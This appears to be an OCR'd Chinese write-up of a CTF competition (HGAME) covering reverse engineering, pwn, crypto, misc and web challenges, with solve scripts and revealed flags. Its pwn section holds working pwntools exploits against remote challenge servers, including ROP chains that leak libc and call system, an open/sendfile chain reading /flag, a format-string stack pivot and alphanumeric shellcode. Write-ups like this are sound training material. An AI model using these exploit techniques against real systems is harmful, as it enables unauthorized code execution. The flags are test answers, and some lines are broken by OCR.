
RE

ezASM

```
int main()
{
    char flag[] = { 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,
79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
};
    for (int i = 0; i < 33; i++)
    {
        flag[i] ^= 0x22;
    }
    printf("%s\n",flag);
}
```

ezIDA



ezPYC

```
int main()
{
```

```
    unsigned char ida_chars[] =
    {
      87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100,
112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100,
37, 124, 2
    };
    for (int i = 0; i < 36; i++)
    {
        ida_chars[i] ^= (1+(i%4));
    }
//VIDAR{Python_R3vers3_1s_1nter3st1ng!}
    printf("%s\n",ida_chars);
}
```

ezUPX

```
int main()
{
    unsigned char ida_chars[] =
    {
      0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
      0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
      0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
      0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32
    };
    for (int i = 0; i < 36; i++)
    {
        ida_chars[i] ^= 0x32;
    }
    printf("%s\n",ida_chars);
//VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
}
```

PWN

Elden Random Challenge

```
from ctypes import *
from pwn import *
context.log_level="debug"
libc=cdll.LoadLibrary("libc.so.6")
elf=ELF("./vuln")
libc.srand(0)
libcs=ELF("./libc.so.6")
```

```
overflow=0x401261
pop_rdi_ret=0x0000000000401423
setbuf_got=0x404020
puts_plt=0x4010B0
#0x0000000000401423 : pop rdi ; ret

#p=process("./vuln")
p=remote("139.224.193.185",31611)
p.recvuntil("name.")
p.send("aaaa"+"\x00"*14)

for i in range(99):
    p.recvuntil("number:")
    p.send(p64(libc.rand()%100+1))

p.recvuntil("mind.")
rop=b"a"*0x30+p64(0)
rop+=p64(pop_rdi_ret)+p64(elf.got['setbuf'])+p64(elf.plt['puts'])+p64(0x401398)
p.send(rop)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
libc_base=leak-libcs.sym['setbuf']
print(hex(libc_base))
test=0xe3b04+libc_base
rop=b"a"*0x30+p64(0)
rop+=p64(pop_rdi_ret)+p64(libc_base+0x01B45BD)+p64(libc_base+libcs.sym['system'])
p.send(rop)
p.interactive()
```

Elden Ring Ⅰ

```
from pwn import *
context.log_level="debug"

pop_rsi_r15=0x00000000004013e1
pop_rdi=0x00000000004013e3
rop_buf=0x0404060+0x800
elf=ELF("./vuln")
libc=ELF("./libc.so.6")
p=remote("47.100.137.175",31447)

rop=b"a"*256+p64(0)
rop+=p64(pop_rdi)+p64(0x404040)+p64(elf.plt['puts'])+p64(0x40125B)
p.send(rop)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(leak))
```

```
libc_base=leak-libc.sym['setvbuf']
print(hex(libc_base))

pop_rsi_libc=0x000000000002601f+libc_base
pop_rdx_libc=0x0000000000142c92+libc_base
pop_rcx_rbx=0x000000000010257e+libc_base

rop=b"a"*256+p64(0)
rop+=p64(pop_rsi_libc)+p64(rop_buf)+p64(elf.plt['read'])+p64(0x40125B)
p.send(rop)

pause()

flag_addr=rop_buf+8*17
back_rop=b""
back_rop+=p64(pop_rdi)+p64(flag_addr)+p64(pop_rsi_r15)+p64(0)+p64(0)+p64(libc_base+
libc.sym['open'])
back_rop+=p64(pop_rdi)+p64(1)+p64(pop_rsi_r15)+p64(3)+p64(0)+p64(pop_rdx_libc)+p64(
0)+p64(pop_rcx_rbx)+p64(100)+p64(100)+p64(libc_base+libc.sym['sendfile'])
back_rop+=b"/flag"
p.send(back_rop)

leave_ret=0x0000000000401290
rop=b"a"*256+p64(rop_buf-8)
rop+=p64(leave_ret)
p.send(rop)
p.interactive()
```

ezfmt string

格式化字符串打栈上 RBP 链，并在尾部添加后门地址，vuln 和 main 两个 leave/ret 栈迁移上去。需要爆破 1/16 的概率。

```
from pwn import *
context.arch="amd64"
context.log_level="debug"
#p=process("./vuln")
p=remote("47.100.137.175",32031)
backdoor=0x401245

payload=b"%112c%18$hhn".ljust(7*8,b"\x00")+p64(backdoor)

p.send(payload)
p.interactive()
```

ezshellcode

整数溢出+可见字符串 shellcode

后者网上搜了一下找到了。

```
from pwn import *
#p=process("./vuln")
p=remote("47.100.137.175",31431)
p.sendline("-1")
sc="Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O
0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"
p.send(sc)
p.interactive()
```

EzSignIn

nc 即可。

Crypto

ezmath

差了一下 assert 的公式发现有类似的题目，有在线网站能直接算最小解，套进去就出了：

> http://www.numbertheory.org/php/pell.php

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9
c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf
2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
#http://www.numbertheory.org/php/pell.php
x,y=
(30583891648158943350866758822177094319504203071407560098213625461113342859287680646624091205173231995,90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086800)

def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.decrypt(enc)
    return encrypted
```

```
key=pad(long_to_bytes(y))[:16]
enc=decrypt(key)
print(enc)
```

ezPRNG

查到了差不多的题目，直接套结果就行了：

```
from Crypto.Util.number import *
import libnum
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

def lfsr_inv(R,mask):
        str=bin(R)[2:].zfill(32)
        #print str
        new=str[-1:]+str[:-1]
        #print new
        new=int(new,2)                    #R循环右移一位得到new
        i = (new & mask) & 0xffffffff
        lastbit = 0
        while i != 0:
                lastbit ^= (i & 1)
                i = i >> 1
        return R>>1 | lastbit<<31         #最高位用lastbit填充

mask=0b10001001000010000100010010001001
output=
['11111101101110111100001010110100010001111110011111101001010000111101111110001000
01111101101111000010010001011010111101111000100101000000111111011011101010110101110
00000011110000100011101111011011000100101100110100101110001010001101101110000010001
00011110010101001011011011110111001101100101111101101010101100001101100011101101111
10011010101111001011001100010110100101011100111010011001110000111101110000011011100
00001111100000100000101111100010110111001110011010000011011110110011000001101011111
11101011001101011101010100100001001111011001111011010101111011101001101001011011111
10100111010001101011111011110001100111111100101100001001001001011010101011100101010
01101010101011110111010011101110000100101111010110101111110001111111110010000000001
```

```
1100111001000010111111101001110110001010011010011100100100011000110000011010001110100100001011011111010110000001010000011100010110010100100010000110000001000100100100
1011101001111111011100100100100101111111001110000111110110001111001111100101001001
100010',
'0010000000001010111100001100011101111101111000100100111010101110010110011001011110
1011000111010100000011000001100000000110000001101011111110111001001101110110100001000111110001110010001010011100101100100010001100101010111100111010000111111011010110
0001111000110101111100011011100001100011001110010010110011110000010010010111100101110111000101101111111101101010001011101100001001010111011010000011010000001000101010000101111101001000011000000000111010010101010111101101011111011001000101000100011001100101010110110001010010001010110111011011111101011100111001101111111111101001110111101001001111001111111010011001111111011000100011110001011100010111100001101101111110
1110101110100111000011100001010110111100011001011010011010111000110101100110100011101101011101000111011000100110110001100110101010110010011011110000111110100111101110
0001000100001111000101110000100000100011111101101000010001101101001001101100101101110100111111010111100000111010101001101010111100001101011101110110101101100000100001
10001',
'1110110110010001011100111110111110111001111101010011001111100100001000111001101011
0101000101111101011101011110101111001011000100110010010111010001010110001101110000100001010010001001110101100010100001111101101110000110011000100011010000100011111111
0000010111100010010100000000100100100110111000010011100111000100101101011111101011110110110100111011101011111011001100100001000101010001001011011010101110000010111110
0100110011110001001001111100101111001111011011010111001001111010001100110001100001100000110000001111101010010111100000001010111110100001111100001011111000100000100101110101101001010101010011111001010111000110010010110001010101010011011000101100000100011100111100111001110001101010101110100110100000011000010110000111011010000000111110
0010111110101111001100001101100010010011011101001100111110110010110001100010100111010111110010000101100101111011101100101011010000001010010110000000011100011100001000000010011111000110100110000000110111011111010011111100010111011000000100010010100110
00001',
'0001101010101010100001001001100010000101010100001010001000100011101100110001001100
0010011100001101000101011110101101110011010110111011100000110010001001001010000110111010001110010010100111000100010101101110111001001111101110010100101110101000001001
1111010111001001011010000100001001000110111100111010001000101110110011101110101110110010010101101010100010100100010111001101111111011001111111110000000001110000001001
1000110001000110101010001011000010101000110000101001110101010111011010010111011001010011100010101001100110000110101100010000100110101110100001101001011011110011100110
0110010101101001010101111101101111000001110100011111011100000000001110110111010000110010100101110011101110001001110111101001010001000110111011000111110001011101101101
1111100111100000001110001100001000010100101100110111010100001010100100010011001000010100111110010100000101101101001111000110100000110111101010010100110001010000011100
0011110101010100011011001110001011110111010111011010101101100000110000001010010101111011']

flag=""
for i in output:
```

```
    c=int(i[:8*4],2)
    for _ in range(32):
        c = lfsr_inv(c,mask)
    print(hex(c))
    flag+=hex(c)[2:]
print(flag)
```

ezRSA

leak1 和 leak2 似乎就是 p 和 q 了，直接算就行：

```
import gmpy2
from Crypto.Util.number import *
import binascii
p=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
q=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
e=0x10001
n=p*q

phi=(p-1)*(q-1)
d = gmpy2.invert(e, phi)
m = gmpy2.powmod(c,d,p*q)
print(binascii.unhexlify(hex(m)[2:]))
```

奇怪的图片

排列组合把每个图片两两异或一次：

```
from PIL import Image, ImageDraw, ImageFont
import threading
```

```
import random
import secrets
import os

filePath = "png_out/"
file_list=os.listdir(filePath)


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


for i in range(len(file_list)):
    for j in range(len(file_list)):
        img1=Image.open("png_out/"+file_list[i])
        img2=Image.open("png_out/"+file_list[j])
        img=xor_images(img1,img2)
        img.save("png_bp/"+str(i).rjust(2,"0")+str(j).rjust(2,"0")+".png")
```

在得到的所有图片里，以 00/00-00/20 为一组，一定存在一张图片只有两个字母存在。假设 00 图片写入了 ABC 三个字母，那么其中一个一定是写入了 BC 字母的图片，另外一个是写入了 BCD 字母的图片。由于前缀是固定的 HGAME，所以可以推断出所有图片写入的字母：

```
09-h
13-hg
19-hga
06-hgam
20-hgame
02-hgame{
00-hgame{1
18-hgame{1a
14-hgame{1ad
11-hgame{1adf
```

```
07-hgame{1adf_
05-hgame{1adf_1
17-hgame{1adf_17
12-hgame{1adf_17e
16-hgame{1adf_17eb
15-hgame{1adf_17eb_
08-hgame{1adf_17eb_8
01-hgame{1adf_17eb_80
04-hgame{1adf_17eb_803
10-hgame{1adf_17eb_803c
03-hgame{1adf_17eb_803c}
```

MISC

SignIn

直接看就行了。

签到

公众号发口令就行


来自星尘的问候

卡了好久.....

因为图片是 jpg 的，并且描述里说了有密码，搜了一下需要密码的隐写方式大致只有 outguess 和 steghide，于是找了一下爆破的方案。用 stegdetect 查出来是 jphide，但是用 stegbreak 爆破了半天没报出结果.....

最后死马当活马医直接用 steghide 提取，密码给个 123456 却出了，逆天.....

然后图片的话上专栏找对照表就行了：



但是这个表里只有字母没有数字，好在大多数内容都能查出来:


```
HGAME{WELC_ME!}
```

最后这个空要么是 O 要么是 o 要么是 0 了，大概?

然后就猜对了，另外换一下小写。

simple_attack

明文攻击，



解密后压缩包里有个文本，把后面那段 base64 解密成图片：

```
hgame{s1mple_attack_for_zip}
```


希儿希儿希尔

crc32爆破宽高：

```
import zlib
import struct

filename = 'secret.png'          # 这个文件放入要爆破的图片
with open(filename, 'rb') as f:
    all_b = f.read()
    crc32key = int(all_b[29:33].hex(),16)
    data = bytearray(all_b[12:29])
    n = 4095                                                    # 理论上0xffffffff,但考虑
到屏幕实际/cpu，0x0fff就差不多了
    for w in range(n):                                          # 高和宽一起爆破
        width = bytearray(struct.pack('>i', w))                 #q为8字节，i为4字节，h为2
字节
        for h in range(n):
            height = bytearray(struct.pack('>i', h))
            for x in range(4):
                data[x+4] = width[x]
                data[x+8] = height[x]
            crc32result = zlib.crc32(data)
            if crc32result == crc32key:
                print("宽为: ",end="")
                print(width)
                print("高为: ",end="")
                print(height)
                exit(0)
```

然后 LSB 找一下:



最后希尔密码在线一把梭:

WEB

2048*16

网页源代码下面引入了一个 js 脚本，跟进去像是加了很大的混淆，不过有一段代码处有个很长的字符串，看起来像是什么东西 base64 一样。把所有代码丢进控制台，然后把那段代码跑一下：

```
> h
< ƒ F(x, n) {
      var e = $();
      return F = function(t, r) {
          t = t - (-4073 * 1 + 84 * -39 + 7766);
          var a = e[t];
          return a
      }
      ,
      F(x, n)
  }
> n=h
< ƒ F(x, n) {
      var e = $();
      return F = function(t, r) {
          t = t - (-4073 * 1 + 84 * -39 + 7766);
          var a = e[t];
          return a
      }
      ,
      F(x, n)
  }
> s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
< 'flag{b99b820f-934d-44d4-93df-41361df7df2d}'
```

Bypass it

禁用前端 js 之后注册一个用户就行了：


hgame{d402485fde72d5e763a85e467bdc122a1316f033}

Select Courses

写个脚本不停的提交选课申请，然后就能选上了：

